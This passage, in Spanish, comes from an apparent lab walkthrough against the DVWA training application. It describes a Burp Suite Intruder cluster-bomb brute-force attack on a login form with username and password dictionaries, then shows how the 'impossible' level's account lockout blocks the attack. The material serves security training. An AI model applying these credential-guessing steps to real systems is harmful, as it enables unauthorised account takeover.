


Imagen 112: Enviar petición a intruder

54. Se observa las credenciales correspondientes para el ataque, se limpia los payloads predeterminado y se agrega solo para usuario y contraseña.




Imagen 113: Seleccionar los payloads

55. Una vez seleccionado los paykloads se desarrolla el cambio de ataque por cluster boom, en donde permite iterar a través de un conjunto de carga útil diferentes por la posición definida




Imagen 114: Ataque por cluser bom

56. En la parte options de configuración de ataque, se selecciona la carga útil con su respectivo diccionario para el payload usuario.




Imagen 115: Seleccionar diccionario user.txt

57. De mismo modo se da la selección de la carga útil de la sección definida para la contraseña.




Imagen 116: Seleccionar diccionario contraseña.txt

58. Se realiza pequeñas configuraciones para asimilar más la ejecución del ataque como agregando el mensaje de error cuando las credenciales son incorrectas y asi mismo ejercer el marcado si la contraseña no es la correcta.




Imagen 117 Configuración para el ataque

59. Comienza la búsqueda del usuario y contraseña mediante el ataque.




Imagen 118: Resultado del ataque

60. Se ingresa las credenciales de usuario al login.




Imagen 119: Ingreso de credenciales

61. Inicio de sesión exitosa.




Imagen 120: Login exitoso

Escenario #12: Ataque de fuerza bruta en Formulario Login Web

Objetivo: adivinar y robar las credenciales de usuario administrador

Complejidad: Imposible

Tiempo: no se logró hallar resultado

62. Dar clic en el panel la opción “DVWA Security” para cambiar el nivel de seguridad a imposible.




Imagen 121: Configuración de seguridad – nivel imposible – Brute Force

63. Dar clic en el panel la opción “BRUCE FORCE”.




Imagen 122: Login – Nivel Imposible

64. En el código fuente del nivel imposible se observa como el desarrollador ha agregado una función de bloqueo donde si hay cinco inicios de sesión incorrectas dentro de los últimos 15 minutos, el usuario será bloqueado y no podrá iniciar sesión

